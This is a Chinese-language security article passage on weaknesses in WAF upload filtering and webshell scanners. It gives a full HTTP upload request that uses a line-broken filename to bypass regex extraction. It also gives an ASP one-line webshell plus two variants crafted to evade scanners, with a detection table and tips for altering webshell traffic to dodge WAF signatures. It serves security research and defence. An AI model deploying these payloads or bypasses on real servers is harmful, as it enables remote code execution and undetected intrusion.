二、数据获取方式存在缺陷

针对上传的数据，WAF需要对数据进行提取并检测。

但是，它是怎么提取的呢？很多WAF都是基于正则表达式去提取。

既然是正则表达式，如果没有写得很全面很规范，那就容易产生问题。

```
POST /Upfile_Photo.asp?PhotoUrlID=0 HTTP/1.1
Host: 192.168.2.135
Content-Length: 423
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykecJpGJd8wFQBn51
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.2.135/Upload_Photo.asp
Accept-Language: zh-CN,zh;q=0.8
Cookie: ASPSESSIONIDQAARCRAB=PPJPAEBDJMDJHFGBCNEDGGOP
Connection: close

------WebKitFormBoundarykecJpGJd8wFQBn51
Content-Disposition: form-data; name="FileName";
filename="
1.asp"
Content-Type: image/jpeg

木马代码
------WebKitFormBoundarykecJpGJd8wFQBn51
Content-Disposition: form-data; name="Submit"

提交
------WebKitFormBoundarykecJpGJd8wFQBn51--
```

如上图所示，对于IIS,这样写是没问题的。

```
Content-Disposition: form-data; name="FileName";
filename="
1.asp"
```

但是WAF的设计者可能并不知道，这个是可以这样写的。

其他容器有的也可以，有点微小差异。

当用正则表达式去获取上传的文件名时，正则表达式就匹配不到了。所以上传就被绕过了。

在应用程序代码层面，开发者可以检查`Content-Disposition: form-data; name=`头部，如果发现不符合格式规范，在代码层面禁止上传。

脚本木马查杀工具的缺陷

我们看一个测试样本，用asp的一句话做个示例。

原始一句话木马：`<%execute request("a")%>`

这个是最原始的，只要是一款webshell查杀工具，基本都能查杀。

使用了三款工具进行检测，都是比较知名的，其中有一款还是我崇拜的一个前辈创造的。

我们来看一下查杀情况：

初始一句话木马：`<%execute request("a")%>`

一句话木马变种1：`<%dim REM1:execute request("a")%>`

一句话木马变种2：`<%dim REM1:REM1=request("a"):if true then v=REM1 else v="" end if:execute v%>`

大家可以发现，变种1和2虽然说是变种，其实没有什么特别的代码，也没用加密混淆。

因为，这里用到的是这些查杀软件的自身缺陷，所以没有那么复杂的代码。

工具名称	拦截方式	原始一句话马	一句话变种1	一句话变种2
A	正则匹配+变量跟踪	查杀	查杀	未查杀
B	正则匹配+变量跟踪	查杀	查杀	未查杀
C	正则匹配+语法分析+变量跟踪	查杀	未查杀	未查杀

这是针对上面三个一句话木马的检测情况。

工具A和B，检测方式为正则匹配和变量跟踪。工具C还有语法分析的功能。

C会分析语法。

我们先看A和B。

A和B有变量跟踪的能力。打个比方，X变量传递给Y变量，然后用`execute`执行Y，A工具和B工具是能检测到的。

比如：

```
a=request("a")
b=a
execute b
```

这样还是会被检测到的，不管传递了多少次。

但是，A和B没有语法分析的功能。也就是说，逻辑单一。

如果，存在`IF`语句，让逻辑改变下，这个简单的变量跟踪就失效了。

```
x=request("a")
if true then
v=x
else
v=""
end if
execute v
```

如果加这样一个`IF` v还是会等于x 但是对于A和B工具来说 会跟踪到v="" 所以不查杀了

但是我们观察到，C工具是有语法分析功能的，为什么也查杀不了呢?

原因在于，C工具的语法分析功能。

REM是asp的注释，但是REM1不是注释

`REM 1`是注释，`REM1`是变量

C工具误将`REM1`当真注释清洗了

`<%dim REM1:execute request("a")%>`被清洗成了`<%dim`

现在WAF还会对一句话木马的通信数据包进行拦截，目前来说，拦截还比较简单。其实我觉得需要更加增强一点。

很多WAF还只是基于通信的HTTP数据包中的简单特征进行拦截的，如果特征被修改，仍然可以被绕过。

有一些WAF可以解开一句话木马的BASE64加密字符串，并检测，这是个不错的方式。不过，仍然还是不够。

我们通过抓取脚本木马连接的数据包，通过逐段删减，就可以确定拦截位置。然后对照修改就可以让WAF检测不到。这些需要一点点脚本功底。